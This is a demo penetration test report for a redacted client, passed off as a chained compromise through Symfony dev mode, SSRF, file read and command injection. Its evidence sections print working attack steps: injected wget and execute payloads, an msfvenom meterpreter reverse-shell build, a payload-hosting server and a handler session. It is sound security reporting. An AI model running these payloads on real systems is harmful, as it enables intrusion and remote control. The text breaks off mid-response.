Redacted Corp.

Demo External Penetration Test

Date: February 6, 2023

Report Version: 1.0

Contact:
Petar Anastasov
phone: +359 885554477
email: panastasov@secragon.com

Table of Contents

1 Confidentiality

1.1 Confidentiality Statement

This document is the sole and exclusive property of Redacted Corp. and Secragon LLC. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Redacted Corp. and Secragon LLC. Redacted Corp. may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

1.2 Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. Secragon LLC prioritized the assessment to identify the weakest security controls an attacker would exploit. Secragon LLC recommends conducting similar assessments by internal or third-party assessors at least annually and after any significant infrastructure or policy change occurs to ensure the continued success of the controls.

1.3 Contact Information


Name	Title	Contact
Redacted Corp.		
Redacted Name	Chief Information Security Officer	redacted@redacted.com
Secrgon LLC		
Petar Anastasov	Lead Penetration Tester	panastasov@secragon.com

2 Assessment Overview

2.1 Overview

From 2023-01-17 to 2023-01-22, Redacted Corp. engaged Secragon LLC to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks. Phases of penetration testing activities include the following:

- *Planning* – Gathering customer goals and obtaining rules of engagement.
- *Discovery* – Performing scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- *Attack* – Confirming potential vulnerabilities through exploitation and performing additional discovery upon new access.
- *Reporting* – Documenting all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.


Additional Discovery
Planning
Defines the goals, scope, and rules to ensure alignment with organizational needs and risk tolerance
Discovery
Scans and identifies potential weaknesses, helping to prioritize security focus areas
Attack
Simulates real-world attack scenarios to reveal how an actual attacker might compromise the system
Reporting
Details findings and provides actionable recommendations, allowing informed decisions on remediation strategies

2.2 Components

External Penetration Test
An external penetration test emulates the role of an attacker attempting to gain unauthorized access from outside the network perimeter. An engineer will scan publicly accessible systems to identify vulnerabilities that could lead to Remote Code Execution (RCE). The engineer will seek to bypass security controls, compromise externally facing applications, and potentially gain access to internal systems. The aim is to evaluate the security of the organization's external-facing assets and understand how an external attacker could leverage RCE vulnerabilities to gain unauthorized access or cause harm.

3 Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3.1 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are typically non-exploitable, but addressing them would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

CVSS Explanation

The Common Vulnerability Scoring System (CVSS) is a widely recognized standard for assessing the severity of computer system security vulnerabilities. It provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The CVSS score can then be used to determine urgency and priority of response. CVSS is beneficial for:

- **Comparing Vulnerabilities:** It allows vulnerabilities to be compared across different systems and technologies.
- **Prioritizing Response:** By aligning the severity score with the organization’s risk appetite, appropriate resources can be allocated to respond to the vulnerability.
- **Consistent Scoring:** It provides a standardized scoring system that is consistent across different organizations and industries.
- **Aligning with Industry Best Practices:** CVSS is aligned with industry best practices and is used by many vulnerability databases and security vendors.

In this report, CVSS V3.1 has been utilized to rate the vulnerabilities, ensuring an objective, repeatable, and widely understood method of assessing the severity of findings.

4 Scope

Host/URL/IP Address	Notes
x.x.x.1	
x.x.x.2	
x.x.x.3	
x.x.x.4	
x.x.x.5	

Scope Exclusions

Per client request, Secragon LLC did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Redacted Corp.

Client-Provided Information

Black-Box testing. No additional information is provided by the client.

5 Executive Summary

5.1 Overview

Secragon LLC was engaged by Redacted Corp. to perform an external penetration test, focused on evaluating the security posture of specific systems in scope. The main objective of the assessment was to identify and exploit vulnerabilities that could allow an unauthorized attacker to gain access to Redacted Corp.'s internal network.

Through careful examination and systematic exploitation of several vulnerabilities, our team was able to successfully compromise one of the machines within the scope. This particular sequence of vulnerabilities provided a pathway to Redacted Corp.'s internal network, revealing a significant risk that a skilled attacker could replicate.

Key findings include misconfigurations, a lack of proper input validation, and insecure handling of sensitive information. Together, these weaknesses allowed for unauthorized access to critical system components, including source code, user credentials, and even direct control over internal systems.

Secragon LLC has provided detailed recommendations to address these vulnerabilities in the accompanying report. Implementing these remediations will help in fortifying Redacted Corp.'s defenses, mitigating the identified risks, and enhancing the overall security posture.

The collaboration and openness demonstrated by Redacted Corp. have been instrumental in the success of this assessment. We appreciate the opportunity to assist in strengthening the organization's security and are committed to providing ongoing support as required.

We emphasize the urgency in addressing these findings to ensure that Redacted Corp.'s internal network remains secure from potential malicious actors.

5.2 Identified Vulnerabilities

#	CVSS	Description	Page
C1	10.0	Remote Code Execution (RCE)	10
H1	8.6	Arbitrary File Read (AFR)	12
H2	8.2	Symfony Development Mode Exposure	14
M1	5.8	Server-Side Request Forgery (SSRF)	16
L1	3.7	Outdated TLS Protocols Support in Microsoft VPN Server	18

Vulnerability Overview

In the course of this penetration test **1 Critical** , **2 High** , **1 Medium** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

6 External Network Compromise Walkthrough

During the external penetration testing engagement, Secragon LLC was able to identify and exploit vulnerabilities in one of the machines within the scope, providing unauthorized access to Redacted Corp.'s internal network. The following steps detail the systematic exploitation from initial discovery to complete compromise of the in-scope machine, leading to access to the client's internal network. It should be noted that this summary does not include all the vulnerabilities and misconfigurations discovered during testing; those are detailed separately in the Technical Findings Details section and ranked by severity level. The intent of this attack chain is to demonstrate to Redacted Corp. the impact of each vulnerability revealed in this report, showcasing how they interconnect to present the overall risk to the client environment. This information aids in prioritizing remediation efforts. While other findings in this report could be employed to achieve a similar level of access, this attack chain represents the initial path of least resistance taken by the tester to attain full compromise of the target system and subsequent access to the client's internal network.

1. **Discovery of Developer Mode in Symfony on x.x.x.2:** One of the machines within the scope was found to be running Symfony in developer mode. This configuration exposed sensitive information such as plaintext request data, configuration environment details, and access to the source code of the web application.
2. **Identification of SSRF Vulnerability:** During the enumeration of x.x.x.2, a Server-Side Request Forgery (SSRF) vulnerability was identified within the `/xxx-xxx-xxxxxxxx` endpoint.
3. **Escalation to Arbitrary File Read (AFR):** The SSRF vulnerability was further exploited using the `file://` scheme, enabling unauthorized access to sensitive files on the target system.
4. **Remote Code Execution (RCE) Discovery and Exploitation:**
   - *Dumping Internal Application Source Code:* Leveraging the AFR vulnerability, the source code of an internally running application that processes parameters supplied from the external app request was obtained.
   - *Identifying Vulnerable Function:* A call to the shell_exec function was identified that could be exploited by supplying a controlled parameter, as the external app forwards every parameter.
   - *Shell Injection and Reverse Shell:* Crafting a malicious parameter containing a reverse shell payload, a shell command was injected through the identified RCE vulnerability, uploading a reverse shell.
   - *Obtaining System Access:* By triggering the reverse shell, unauthorized access to the internal network was obtained on the y.y.y.1 box.


These systematic steps demonstrate how individual vulnerabilities were chained together to achieve full compromise of a machine within the client's internal network. The presented findings highlight the importance of comprehensive remediation and the prioritization of security controls to protect the client's environment.

7 Technical Findings

C1: Remote Code Execution (RCE)	
CVSS 3.1 Score	**10.0 (Critical)**
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
Description	A critical Remote Code Execution (RCE) vulnerability was discovered in the internal application receiving requests. The application contained a call to `shell_exec` with the user-controllable parameter `change_ip`, allowing an attacker to inject arbitrary commands.
Impact	The vulnerability could lead to a full system compromise. An attacker could execute arbitrary commands on the server, potentially leading to unauthorized access to sensitive data, manipulation of system configurations, or further propagation within the network.
Target	y.y.y.1 (internal server)
Remediation	Remove or modify the functionality that requires `shell_exec` to prevent user inputs from being passed directly into the command execution function. Implement proper input validation and sanitization to prevent command injection and apply the principle of least privilege to limit the potential damage.
References	https://brightsec.com/blog/code-injection-php/

Finding Evidence

Using the **AFR** vulnerability we were able to dump the source code of an internally running application that processes the parameters supplied from the external app request. Screenshot of Source Code Dump:



```
POST [redacted] HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=clgfanfl0j88g686vjk8uqkk4b
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

[redacted]&url=
file:///var/www/html/public/index.php
```

```
    "namelookup_time_us":55,
    "pretransfer_time_us":13294,
    "redirect_time_us":0,
    "starttransfer_time_us":71,
    "total_time_us":13247
  },
  "body":
  "\u003C?php\r\n\r\nfunction getStatusCode($url)\r\n{\r\n    \/\/curl --head --silent --write-out \u
  0022%{redirect_url}\\n\u0022 --output \/dev\/null \u0027[redacted]\/_HE9mqynQaC
  yT[redacted]/45\/\u0027\r\n    \/\/https redirect\r\n    $httpsRedirected = 0;\r\n    if
   (\u0022http:\u0022 === substr($url, 0, 5)) {\r\n        $firstRedirectUrl = shell_exec(\u0022\/usr
  \/local\/bin\/curl --head --silent --write-out %{redirect_url} --output \/dev\/null \u0027$url\u002
  7\u0022);\r\n        if (\u0022https:\u0022 . substr($url, 5) === $firstRedirectUrl) {\r\n
     $httpsRedirected = 1;\r\n        }\r\n    }\r\n\r\n    $curlResponse = explode(\u0027 \u0027, sh
  ell_exec(\u0022\/usr\/local\/bin\/curl -IL -s -o \u0027\/dev\/null\u0027 -w \u0027%{http_code} %{nu
  m_redirects}\u0027 \u0027$url\u0027\u0022));\r\n    if (200 == (int)$curlResponse[0]) {\r\n
  return [\r\n            \u0027http_code\u0027 =\u003E (int)$curlResponse[0],\r\n            \u0027r
  edirect_count\u0027 =\u003E (int)$curlResponse[1],\r\n            \u0027https_redirect\u0027 =\u003
  E $httpsRedirected,\r\n        ];\r\n    }\r\n\r\n    $host = parse_url($url);\r\n\r\n    $agent =
```


A closer examination of the source code uncovered a `shell_exec` function inside a controller that accepts a specific parameter forwarded from the external application.

```php
if(isset($_POST['change_ip'])){
    $output = shell_exec('windscribe connect '.$_POST['change_ip']);
    preg_match('/Your IP changed from (.*?)$/', $output, $match);
    echo current($match);
    exit;
}
```

Since the external application forwarded all user-supplied parameters without validation, an attacker could control this input to execute arbitrary commands.

```php

            if (!$request->request->has('url')) {
                throw new \Exception('No url is provided!');
            }
$vpnContainerName = $this->getVpnContainerName(strtoupper($request->request->get('country')));
$response = json_decode($curlService->send($vpnContainerName, $request->request->all()), true);
```


Using the discovered vulnerability, we uploaded a specially crafted reverse shell, taking advantage of the fact that the external application forwards every parameter supplied to the internal application.


Burp Project Intruder Repeater Window Help Param Miner Hackvertor
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project
Send
Cancel
Request
Pretty Raw Hex Hackvertor
File Actions Edit View Help

```
POST [redacted] HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=clgfanfl0j88g686vjk8uqkk4b
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 176

change_ip=20+;+wget+http%3a//[redacted]%3a443/tcp+-O+/tmp/tcp[redacted]
[redacted]
```

```
┌──(gbrsh㉿secragon)-[~/Symfony-for-my-eyes]
└─$ msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=[redacted]LPORT=3318 -f elf > tcp
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes

┌──(gbrsh㉿secragon)-[~/Symfony-for-my-eyes]
└─$ python3 -m http.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
[redacted] - - [22/Jan/2023 11:05:02] "GET /tcp HTTP/1.1" 200 -
```

We successfully obtained a shell within the system, demonstrating the vulnerability's potential to grant full unauthorized access to the affected machine.


Burp Project Intruder Repeater Window Help Param Miner Hackvertor
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project
Send
Cancel
Request
Pretty Raw Hex Hackvertor
File Actions Edit View Help


```
POST [redacted]HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=clgfanfl0j88g686vjk8uqkk4b
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 146

change_ip=20+;+/tmp/tcp&[redacted]
[redacted]
```

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST eth0
LHOST ⇒ eth0
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on [redacted]:443
[*] Sending stage (200774 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:443 → [redacted]:60152) at 2023-01-22 11:08:12 -0800

meterpreter > sysinfo
```

H1: Arbitrary File Read (AFR)	
CVSS 3.1 Score	**8.6 (High)**
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Description	The previously identified **SSRF** vulnerability could be escalated further to Arbitrary File Read (AFR) condition by using the `file://` scheme. An unauthenticated attacker could manipulate the request sent to the `/xxx-xxx-xxxxxxxx` endpoint, forcing the system to access local files, thereby potentially reading files on the local server.
Impact	An attacker exploiting this vulnerability can gain unauthorized access to sensitive information stored within the local system. Depending on the files read, this could include configuration files, source code, secret keys, or user data, potentially leading to further attacks or unauthorized actions within the application or network.
Target	x.x.x.2
Remediation	The application should be configured to only allow safe and known URL schemes. Any request containing the `file://` scheme should be explicitly blocked or sanitized. This can be achieved by updating the configuration to define an allowlist of acceptable schemes or by adding code logic to reject URLs that contain unsupported or dangerous schemes.
References	https://php.watch/articles/php-curl-security-hardening

Finding Evidence

During the security assessment of the `/xxx-xxx-xxxxxxxx` endpoint on host x.x.x.2, we were able to escalate the previously identified **SSRF** vulnerability to an Arbitrary File Read (AFR) condition. By manipulating the request and using the `file://` scheme, we were able to read files from the local server. A test request was crafted and sent using ***Burp Suite***, targeting a known system file to confirm the vulnerability.



Request

Pretty Raw Hex Hackvertor

```
POST [redacted] HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=clgfanfl0j88g686vjk8uqkk4b
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 93

[redacted]&url=file:///etc/passwd
```

Response


Pretty Raw Hex Render Hackvertor

```
Content-Type: application/json
Content-Length: 1985

{
  "response":{
    "info":{
      "url":"file:\/\/\/etc\/passwd",
      "content_type":null,
      "http_code":0,
      "header_size":0,
      "request_size":0,
      "filetime":1621246079,
      "ssl_verify_result":0,
      "redirect_count":0,
      "total_time":4.0e-5,
      "namelookup_time":7.0e-5,
      "connect_time":0,
      "pretransfer_time":0.000105,
      "size_upload":0,
      "size_download":1040,
      "speed_download":1040000,
      "speed_upload":0,
      "download_content_length":1040,
      "upload_content_length":-1,
      "starttransfer_time":9.1e-5,
      "redirect_time":0,
      "redirect_url":"",
      "primary_ip":"",
      "certinfo":[
      ],
      "primary_port":0,
      "local_ip":"",
      "local_port":0,
      "http_version":0,
      "protocol":1024,
      "ssl_verifyresult":0,
      "scheme":"FILE",
      "appconnect_time_us":0,
      "connect_time_us":0,
      "namelookup_time_us":70,
      "pretransfer_time_us":105,
      "redirect_time_us":0,
      "starttransfer_time_us":91,
      "total_time_us":40
    },
    "body":
